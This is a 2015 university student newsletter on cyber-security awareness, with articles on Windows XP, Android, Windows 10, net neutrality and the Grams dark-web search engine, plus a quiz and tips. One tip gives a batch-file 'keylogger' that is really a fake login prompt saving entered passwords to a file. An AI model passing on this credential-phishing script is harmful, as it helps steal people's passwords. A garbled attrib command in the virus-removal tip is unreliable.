

NOVEMBER 2015

THE CYBER TIME

An initiation towards cyber security

6th

Edition

**SARDAR PATEL UNIVERSITY OF POLICE,
SECURITY & CRIMINAL JUSTICE, JODHPUR**

(ESTABLISHED BY GOVERNMENT OF RAJASTHAN)

MESSAGE TO THE READERS



This newsletter was earlier brought out keeping the idea to make people more aware about the ongoing events in the world of Cyber. Man has gone to the height where we can contact and discuss with anyone in no time, we are literally living our life in Cyber World. Now how this world is affecting all of us in what manner and how is one of the main concern of this newsletter.

I congratulate the team of newsletter to again start the newsletter and making it more attractive for the reader.

My wishes.. 😊

Arjun Choudhary

Assistant Professor (SPUP)

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A warm welcome, folks. Incredible! The Cyber Time Newsletter is getting strong by time. There are many events happening all over World which we only know but we don't get complete detail of those events. This is for what The Cyber Time is designed for, which provides a conceptual details on such events.

It's not an effort of a single person for this newsletter rather it's a team effort of everyone who made this new edition possible. Their names are listed with their article. The newsletter team is very thankful to Department of Cyber Security as well as University administration for supporting us. The team also thankful to readers for their valuable feedback and well wishes.

We wish you very Joyful Christmas.

Enjoy this issue, and please send your valuable feedback and Quiz Answer!

All the best, and keep on reading! 😊

NOTE: Next Newsletter Theme is BIG DATA

MICROSOFT WINDOWS-XP PULLS SUPPORT TO BANKING SYSTEM

- Janardan Kumhar

It was a crucial day for banking sector when Microsoft announced to end supports of Microsoft Windows-XP to banking systems including ATM services which are also running on Microsoft Windows-XP based embedded system. This had given a direct indication that rise of probability for cyber attacks on such systems which are directly using access of internet for their work. This event had also opens door to switch to open source operating system like Linux but there is always a problem stands that open source operating systems like Linux are not user friendly as Microsoft Windows.

Window-XP was developed by Microsoft in 2001 and after successful business; Microsoft was to stop all kind of supports, issuing updates and patches for any bugs in Window-XP from April 2014. The banks were in the position to buy extended support of Microsoft Window-XP which was looking a forceful event. Many of the banks in the United States started avoiding upgrading until banks upgrades their hardware and make necessary changes.

For this RBI on its statement said, ***“The probability of attacks on such a system may increase and it may be difficult to defend such attacks in the absence of Microsoft support.”***

As each and every user using Microsoft Windows-XP were shocked on the announcement made by Microsoft. The banking sector including ATM systems and it was matter of more than 34000 branches which were totally dependent on Microsoft Windows-XP for their work were totally under risk of vulnerabilities and ultimately cause risks for cyber attacks and huge financial loss.

It is required by every organization to be dynamic in working systems to adopt sudden change without any compromise. 😊



“CERT India had also warned Windows XP users by written note to make immediate arrangement to use latest available Operating System according to their requirement.”

FUTURE ASPECTS FROM ANDROID

- *Gaurav Choudhary*

Today, World is contracting with the growth of mobile phone technology. As the number of users is increasing day by day, facilities are also increasing. Now a days everyone wants to stay in marketing with higher bid. The competition among the smartphone's operating system, day by day increasing. Every Company and organization wants to provides a satisfaction for their products and technologies. They changes their technologies regularly on the clients and user requirements.

The organization comes over the market with a new technology with the reflective features and overcoming the pervious problems where the technology lack behind from other technologies. The same strategy is used by placing a new version for android . One of the most widely used mobile OS these days is *ANDROID*.

Reasons behind rise of android

Android was launched as an open source product. It allowed many more Smartphones manufacturing companies to make Smartphone at any cost as they want and run android on them. The rise of android on global market fueled by cheap Smartphones that are based on android operating system.

Present Scenario of android in world

In today world, no child and adult exist who is not familiar about the term android. The reason behind the success of android is openness of system. As the coin with two opposite face, open system has many advantages but also lack down on some issues. People first think of android Smartphone because of its affordable price. Today android have more than 80 percentage market share.



Future expectations from android

In future smartphones are going to be smarter by adding advance technology in it. It will make our life more easier then today & make us lazy too. Android market has great opportunities as well as challenges for both the businesses and the human being. For business, it is a big challenge to keep pace with the technology, develop contents and infrastructure to match the speed of changing business ecosystem.

Android handsets also top the hardware failure list, with 14% of all Android support calls related to hardware failures. These Android device returns alone is costing mobile operators a staggering \$2 billion per year. So the hardware compatibility should be reliable in future.

There are many problems with apps, so android would like to apply good strategy to control these unwanted application which compromises with privacy and security concerns. Customers are being screwed because they are being denied access to the latest and greatest Android release. So android would try to solve out these major factor and will become a fast forward technology among the competitors. Android lover's future aspects from new versions and technology of android that it servers a fruitful technology which never compromises with reliability and privacy of user and always consistent . 😊

Be aware.

*You can easily, **hacked** by Android. :)*

SNAP VIEW OF WINDOWS 10

- *Neelima Bawa*

Microsoft, the leader in the PC operating system market in the 1990s and early 2000s, has been facing competition from open source operating system over the years, as well as from the mobile devices, such as smart phones, and moving away from traditional desktops. Microsoft is preparing to deliver a new OS, jumping from Windows 8 to Windows 10 to compete. Windows 10 offers features that Microsoft is promising will provide its users with seamless integration across all device platforms.



Some major features of windows 10

- Start Menu
- One Windows for all devices
- Cortana
- Xbox App
- Project Spartan Browser
- Improved Multitasking
- Snap assist
- Universal apps can be windowed
- Action Center
- Continuum

The three major security features of Windows 10:

1. Device Guard

Microsoft's new Device Guard is aimed at blocking zero-day attacks “Device Guard can use virtualization and hardware technology to isolate that decision-making function from the rest of the Windows operating system, which helps provide protection from attackers.”

2. Windows Hello

“Windows Hello has been touted by Microsoft as a password-killer feature that uses biometrics (your face, iris, and your fingerprints) to launch Windows 10 devices rather than those vulnerable passwords. Hello is more secure because it allows you to authenticate, enterprise content applications and online experiences without storing a password on the user device or on a network server.”

3. Passport

“Windows 10 will ask to verify that possession of your device before it authenticates on your behalf, with a PIN or Windows Hello on devices with biometric sensors. Once authenticated with “Passport”, you will be able to instantly access a growing set of websites and services according to Microsoft.”

Windows 10: Migration to New Operating System

“Even if the upgrade is free, organizations must be aware that the cost of migration is about much more than the OS license”.

Whether it means updating existing systems or migrating as part of a hardware refresh, although Microsoft has made efforts to make sure the operating system works on older PCs too. Microsoft has attempted to reduce the strain of rolling out Windows 10. But introducing the operating system across a large organization is always going to be a tricky job and costly too. 😊

“The Vulnerabilities are the most prevalent and critical vulnerabilities which have been identified on Internet facing systems. The Vulnerabilities are dynamic lists of the most prevalent and critical security vulnerabilities in the real world. The Vulnerabilities show this information for systems and networks inside the firewall.”

GRAMS — BLACK MARKET SEARCH ENGINE

- Amar Verma

The world's first dark web search engine, Grams, was launched that allows anyone users to search multiple markets for products to find illegal drugs, weapons, hacking tools and other contraband online in an easier way ever and it's pretty fast like Google Search Engine .

As the first search engine, 'Grams' for online underground Black Markets has been launched in Beta last year, that lets anyone to easily find illegal drugs and other contraband online in an easier way ever and it's pretty fast like Google Search Engine. We don't need to do anything, just like type on the search engines like Google for the things that we looking for, same goes with this **Deep Web** search engine, Grams. It also looks alike Google and is quite the most comprehensive way to find all illegal things.

When we talk about Underground communities, illegal websites or black markets, they are 'Underground' i.e. Hidden websites running under Onion Network, many of us don't know how to reach the one we are searching for and if hopefully found. Underground websites offer illegal high quality drugs or guns, hacking tools, or any illegal services, that we need or want. Grams search engine is DEEP WEB search engine which only available through "Tor", anonymizing browser, due to the nature of its service. It uses onion networking to find out search products or queries hopefully. Not only does it look and feel like Google but it will also have many features similar to Google. There is no setup, or extra settings that need to be check in TOR or elsewhere. Just like Google, users access the website and make a quick search for what they want. Then, that search will appear in a matter of seconds. Grams is Google for black market.

The developers of Grams states that he is trying to contact more underground website owners to offer them indexing their websites on his search engine. 😊



“Currently Grams search engine crawls results from eight different black markets, including Agora, Black Bank, C9, Evolution, Mr. Nice Guy, Pandora, The Pirate Market, and SilkRoad2.”

INTERNET.ORG & NET NEUTRALITY

- Shivam Singh

Mark Zuckerberg, founder and CEO of Facebook's launched Internet.org on 20 August 2013. He elaborated and wrote about Internet.org that it's a further step in the direction of Facebook's past initiatives, such as Facebook Zero, to improve Internet access for people around the world. He also said that "*connectivity is a human right.*"

Internet.org, a partnership between social networking services company Facebook with six other companies Opera Software, Samsung, MediaTek, Nokia, Ericsson, and Qualcomm that plans to bring affordable access to selected Internet services to less developed countries by increasing efficiency, and facilitating the development of new business models around the provision of Internet access.

An Indian journalist, in his reply to Mark Zuckerberg's article defending Internet.org in India, criticized Internet.org as "*being just a Facebook proxy targeting India's poor*" as it provides restricted Internet access to Reliance Telecom's subscribers in India. The first Internet.org summit was held on 9 NOVEMBER 2014 in New Delhi, India. The primary objective to bring together experts, officials and industry leaders to focus on ways to deliver more Internet services for people in languages other than English.

Net Neutrality

Net Neutrality defined as the Internet's guiding principle that preserves our right to communicate freely online or an Internet that enables and protects free speech such that Internet service providers should provide us with open networks and should not block or discriminate against any applications or content that ride over those networks. Just as a phone company shouldn't decide who call you



*"Software engineer **Brett Thomas** says that no matter how you watch a adult movie, we are being tracked. Some hackers could be our web browser's digital "fingerprint" which is a unique combination of settings that use when we're surfing the web, even use "private or incognito" browsing."*

and what you say on that call, your ISP shouldn't be concerned with the content you view or post online.

Without Net Neutrality, cable and phone companies could carve the Internet into fast and slow lanes. An ISP could slow down its competitors' content or block political opinions it disagreed with. ISPs could charge extra fees to the few content companies that could afford to pay for preferential treatment relegating everyone else to a slower tier of service. This would destroy the open Internet. 😊

Remove Computer Viruses Using Command Prompt:


1. First of all click on *Start* and type *cmd*.
2. Now right click on *cmd* icon and select *run as administrator*.
3. Now command prompt window will open, now select your drive which you want to remove virus.
4. Let the drive be D.
5. Now in *cmd* window type *attrib s h /s /d *.** then press enter.
6. Now type *dir* by this all your content will get displayed.
7. Now if you notice and unusual *file.exe* and any of *autorun.inf* then rename it with the command (*rename filename.extension new filename*)
8. That's it now you can access your drives without affecting from viruses.

-Deepak Lalar

ANDROID VERSION 'X': PROBLEMS AND REMEDIES

- Bhupendra Jogi

As we all know Android has grown up abruptly and providing new version in regular intervals with new features against previous version. It has also attracted people worldwide as most of all mobile phones have android as their operating system. Besides the worldwide use of it, android has some problems which may have become a point of harassment for the android users.



Wi-Fi and Bluetooth problem: It is the biggest issue in lollipop version. Wi-Fi takes long time to make connections between devices and on other hand Bluetooth also takes long time to find a device and several times does not find any device and even if it finds then it does not able to send or receive data. Probable solution to this is system update.

Call screen black-out: Other problem in android 5.1.1 is call screen black out. When caller dials a number or calls using contact list or receiver gets a call then screen goes black. Only sound can be heard from mobile. This is the proximity calibration problem. I am using Cyanogen-OS and a possible solution to this problem is given on www.techmesto.com/fix-yureka-call-blank-screen/. First open dial pad and dial `***#7769#***`. Now, in the proximity calibration screen, tap on START button. Wait a few second till it reads 'Calibration Good' (in green) and tap EXIT. Now the problem is solved.

Contact shown as 'last name first': In android 5.1.1, in list of contacts in phone, when one clicks on contacts in phone, all contacts are shown in order of last name first by default. Now setting is changed to 'first name first' by going into phone settings. Even though, all contacts will be shown as 'last name first' pattern. Nothing is changed. The better solution to this problem is 'to wait' for better version with this solution.

Ringtone setup: To set up a 'ringtone' for your calls from the songs or ringtones that resides in SD card or in internal memory, then those songs or ringtones will not be shown to set as 'ringtone'. A solution to this, create a folder named 'Ringtones' in mobile memory and then copy the desired songs or ringtone which one want to make as ringtone to the folder you created. Now you will get list of all songs that you copied to 'Ringtones' folder in settings to make your desired song as your ringtone.

One other deficiency in old version, android 4.1.1, is when user creates a folder in menu list then that folder cannot be deleted or removed. A solution to this is reset the mobile. 😊

How To Edit PDF File?

Using Adobe Acrobat To Edit A pdf File

1. First of all open file in *Acrobat*.
2. Now click on *Edit PDF tool* at the right pane.
3. Then click on the text or image you wish to edit in the file.
4. Now add or edit text of the pdf page.
5. Also you can add, replace, move, or resize images on the page using selections from the objects list there.

That's it save the file.

- Deepak Lalar

QUIZ

1. Which of the following will allow you to connect to a remote machine and exchange data using either UDP or TCP?

- A. RDO
- B. The Internet Transfer control
- C. The Winsock control
- D. The Data Control

2. What is the purpose of the preamble in an Ethernet frame?

- A. Is used as a padding for data
- B. Is used for timing synchronization
- C. Is used to identify the source address
- D. Is used to identify the destination address

3. A channel of communication across a boundary between two or more sub-systems?

- A. Interface
- B. Link
- C. Channel
- D. Data Path

4. The physical location of a record is determined by a mathematical formula that transforms a file key into a record location in ?

- A. A tree file
- B. An indexed file
- C. A hashed file
- D. A sequential file

5. Where is the first Cyber Police Station in Asia ?

- A. Singapore
- B. Mumbai
- C. Manado
- D. Nagpur

6. A station in a network forwards incoming packets by placing them on its shortest output queue. What algorithm is being used?

- A. Hot potato routing
- B. Flooding
- C. Static routing
- D. Delta routing

7. By the term “meaningful code” we understand that the code?

- A. Conveys information on item being coded
- B. Is of small length
- C. Can add new item easily
- D. Includes all relevant characteristics of item being code

8. Which one of the following is not a client server application?

- A. Internet Chat
- B. Web browsing
- C. E-mail
- D. Ping

9. In What manner coding and testing are done?

- A. Top-down
- B. Bottom up
- C. Cross Action
- D. Adhoc

10. What is a computer assisted method for the recording and analyzing of existing?

- A. Data flow
- B. Flow chart
- C. Tabular form
- D. Hierarchical order

CyberSec Puzzle

1		2		3		4		5	
6									
	7						8		9
10							11		
12									
						13			
14	15								

Left to Right:

2. Topology used in Ethernet (in reverse order).
4. A type of publication from the Internet Engineering Task Force (IETF) and the Internet Society, the principal technical development and standards-setting bodies for the internet. (*)
6. The computer scientist who cracked the 'Enigma' and considered as the father of theoretical computer science and artificial intelligence.
8. An integrated circuit that integrates all components of a computer or other electronic system into a single chip. (*)
10. Which operator is denoted by σ symbol in Relational Algebra?
11. The first message sent in 3-way handshake.
12. Set of tools, processes and methodologies and associated equipment's employed to collect, process and present information / a branch of Engineering. (*)
14. One of the responsibilities of physical layer.

Top to Bottom:

1. An automaton that accepts a context free language. (*)
2. Fifth AAL sub layer (AAL5) in ATM (Asynchronous Transfer Mode). (*)
3. An Approach to free space management.
4. Conversion of Mac to IP Address. (*)
5. An effect in which all other processes are waiting for big process to get off the CPU.
7. The reserved word used after UPDATE command.
8. 22 port number is used for. (*)
9. The set of computers connected together for the purpose of sharing resources. (*)
10. A type of parallel computing architecture. (*)
13. A standard for wireless communication of high speed data for mobile phones and data terminals.
15. Who provides connectionless integrity and data origin authentication for IP datagram and provides protection against replay attacks.

Note: (*) denotes use of Abbreviation of actual answer.

TIPS 'n' TRICKS

How To Create Keylogger Using Notepad?

1. First of all, open *notepad*
2. Now copy and paste the below code in it.

```
#####
@echo off
color a
title Login
cls
echo Please Enter Your Email Address And Password
echo.
echo.
cd "C:Logs"
set /p user=Username:
set /p pass=Password:
echo Username="%user%" Password="%pass%" >> Log.txt
start >>Program Here<<
exit
#####
```

3. Save this file as *Logs.bat* in your desktop.
4. Now test your file *Log.bat* and then after entering the *Username* and *Password*.
5. A new log file open that have key logs as a text file created automatically.
6. That's it you are done, you have successfully created a keylogger in notepad. 😊


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You can send your material on: - editors@policeuniversity.ac.in

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